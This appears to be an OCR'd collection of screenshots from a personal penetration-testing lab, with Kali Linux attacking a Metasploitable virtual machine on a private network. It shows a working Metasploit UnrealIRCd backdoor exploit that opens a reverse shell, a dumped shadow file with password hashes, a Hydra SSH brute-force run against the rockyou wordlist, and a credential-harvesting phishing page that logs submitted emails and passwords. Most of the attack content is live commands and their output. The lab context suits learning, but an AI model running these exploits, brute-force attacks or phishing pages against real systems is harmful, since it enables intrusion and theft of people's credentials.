```

Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 0:45
File Edit Search View Document Help
1 root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
2 daemon:*:14684:0:99999:7:::
3 bin:*:14684:0:99999:7:::
4 sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:
5 sync:*:14684:0:99999:7:::
6 games:*:14684:0:99999:7:::
7 man:*:14684:0:99999:7:::
8 lp:*:14684:0:99999:7:::
9 mail:*:14684:0:99999:7:::
10 news:*:14684:0:99999:7:::
11 uucp:*:14684:0:99999:7:::
12 proxy:*:14684:0:99999:7:::
13 www-data:*:14684:0:99999:7:::
14 backup:*:14684:0:99999:7:::
15 list:*:14684:0:99999:7:::
16 irc:*:14684:0:99999:7:::
17 gnats:*:14684:0:99999:7:::
18 nobody:*:14684:0:99999:7:::
19 libuuid:!:14684:0:99999:7:::
20 dhcp:*:14684:0:99999:7:::
21 syslog:*:14684:0:99999:7:::
22 klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
23 sshd:*:14684:0:99999:7:::
24 msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZ
25 bind:*:14685:0:99999:7:::
26 postfix:*:14685:0:99999:7:::
27 ftp:*:14685:0:99999:7:::
28 postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhf
29 mysql:!:14685:0:99999:7:::
30 tomcat55:*:14691:0:99999:7:::
31 distccd:*:14698:0:99999:7:::
32 user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
33 service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3B
34 telnetd:*:14715:0:99999:7:::
35 proftpd:!:14727:0:99999:7:::
36 statd:*:15474:0:99999:7:::
37
Save As
Name: Screenshot_2025-10-16_20_13_55.png
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali Documents
Name
Folder Name
Create
Encoding: Default (UTF-8)
Text Files
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:42
kali@kali: ~
Session Actions Edit View Help
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:10
kali@kali: ~
Session Actions Edit View Help
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:ca:f0:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
inet6 fe80::a00:27ff:feca:f096/64 scope link
valid_lft forever preferred_lft forever
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:59
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; Allows to include or exclude arguments from stack traces generated for exceptions.
; In production, it is recommended to turn this setting on to prohibit the output
; of sensitive information in stack traces
; Default Value: Off
; Development Value: Off
; Production Value: On
zend.exception_ignore_args = On
; Allows setting the maximum string length in an argument of a stringified stack trace
; to a value between 0 and 1000000.
; This has no effect when zend.exception_ignore_args is enabled.
; Default Value: 15
; Development Value: 15
; Production Value: 0
; In production, it is recommended to set this to 0 to reduce the output
; of sensitive information in stack traces.
zend.exception_string_param_max_len = 0
;;;;;;;;;;;;;;;;;;
; Miscellaneous ;
;;;;;;;;;;;;;;;;;;
; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header). It is no security
; threat in any way, but it makes it possible to determine whether you use PHP
; on your server or not.
; https://php.net/expose-php
expose_php = Off
;;;;;;;;;;;;;;;;;;;
; Resource Limits ;
;;;;;;;;;;;;;;;;;;;
; Maximum execution time of each script, in seconds
; https://php.net/max-execution-time
; Note: This directive is hardcoded to 0 for the CLI SAPI
max_execution_time = 30
; Maximum amount of time each script may spend parsing request data. It's a good
; idea to limit this time on productions servers in order to eliminate unexpectedly
; long running scripts.
; Note: This directive is hardcoded to -1 for the CLI SAPI
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; https://php.net/max-input-time
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl

```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:19
kali@kali: ~/phishing_lab
Session Actions Edit View Help
chmod: cannot access '/var/www/html/log.txt': No such file or directory
(kali㉿kali)-[~/phishing_lab]
$ sudo touch /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ sudo systemctl restart apache2
[sudo] password for kali:
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/submit.php
(kali㉿kali)-[~/phishing_lab]
$ sudo ls -l /var/www/html/
total 24
drwxr-xr-x 12 www-data www-data 4096 Oct 5 20:57 dvwa
-rw-r--r-- 1 www-data www-data 202 Oct 7 14:17 index.html
-rw-r--r-- 1 root root 615 Sep 28 03:28 index.nginx-debian.html
-rw-r--r-- 1 root root 376 Oct 29 21:06 login.html
-rwxrwxrwx 1 root root 0 Oct 29 21:48 log.txt
-rw-rw-r-- 1 kali kali 28 Oct 4 12:29 shell.php
-rwxrwxrwx 1 root root 354 Oct 29 21:07 submit.php
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
Email: exampvghdele123@gmail.com | Password: sdfgsdfgs
(kali㉿kali)-[~/phishing_lab]
$
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:35


*Untitled 2 - Mousepad


File Edit Search View Document Help


shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type ="email
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:55
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
